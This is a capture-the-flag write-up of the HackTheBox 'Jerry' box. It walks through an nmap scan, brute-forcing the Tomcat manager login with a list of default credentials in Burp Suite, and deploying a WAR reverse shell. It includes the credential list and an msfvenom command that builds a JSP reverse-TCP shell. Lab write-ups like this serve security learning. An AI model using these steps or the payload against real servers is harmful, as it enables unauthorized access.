**HackTheBox Jerry**

Session: 10.10.10.95

I opened my terminal and ran:

nmap -T4 -p- -A 10.10.10.95

Results:

Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-10 16:08 EST

Nmap scan report for 10.10.10.95

Host is up (0.10s latency).

Not shown: 65534 filtered ports

PORT STATE SERVICE VERSION

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|\_http-favicon: Apache Tomcat

|\_http-server-header: Apache-Coyote/1.1

|\_http-title: Apache Tomcat/7.0.88

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2012|2008|7|Vista (91%)

OS CPE: cpe:/o:microsoft:windows\_server\_2012:r2 cpe:/o:microsoft:windows\_server\_2008:r2 cpe:/o:microsoft:windows\_7::-:professional cpe:/o:microsoft:windows\_8 cpe:/o:microsoft:windows\_vista::- cpe:/o:microsoft:windows\_vista::sp1

Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (90%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows 7 Professional or Windows 8 (85%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (85%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 7 Professional (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)

HOP RTT ADDRESS

1 103.00 ms 10.10.14.1


2 103.05 ms 10.10.10.95

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 157.39 seconds

I noticed there is only one port shown that is vulnerable

So, I went to the website 10.10.10.95:8080



8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|\_http-favicon: Apache Tomcat

|\_http-server-header: Apache-Coyote/1.1

|\_http-title: Apache Tomcat/7.0.88

This from nmap is what I will be targeting

I googled: tomcat default credentials


I found a github with tomcat default credentials list:

| **Username** | **Password** |
| --- | --- |
| admin | password |
| admin |  |
| admin | Password1 |
| admin | password1 |
| admin | admin |
| admin | tomcat |
| both | tomcat |
| manager | manager |
| role1 | role1 |
| role1 | tomcat |
| role | changethis |
| root | Password1 |
| root | changethis |
| root | password |
| root | password1 |
| root | r00t |
| root | root |
| root | toor |
| tomcat | tomcat |
| tomcat | s3cret |
| tomcat | password1 |
| tomcat | password |
| tomcat |  |
| tomcat | admin |
| tomcat | changethis |
|  |  |

I then created a tomcat.txt file storing all those credentials

However, I had to edit the txt to read base 64 so I had to make all credentials ex = tomcat:tomcat

To prove the credentials were Base64, I ran Burp Suite and intercepted the log in for the manager App and got:




The dG9tY2F0OnMzY3JldA== is base 64

Next I opened my terminal to run a bash script to change all the credentials above to base 64 encryption:






The 25 credentials are now base 64 and now I can brute force using the sniper option in Burp Suite




The dG9tY2F0OnMzY3JldA== length is the largest of the 25 and the status 200: OK means that is our password


I went to decoder in Burp Suite and found my password:



Now with that,

We are logged in:

There is a war file upload and that is where we can run our exploit:




Next, I googled: tomcat war file reverse exploit

I found:

msfvenom -p java**/**jsp\_shell\_reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f war **>** shell.war

I then entered:




Now the file is ready


I must go listen on port 444



I then launch the file in the browser and deploy the shell



Success!



Got the flags!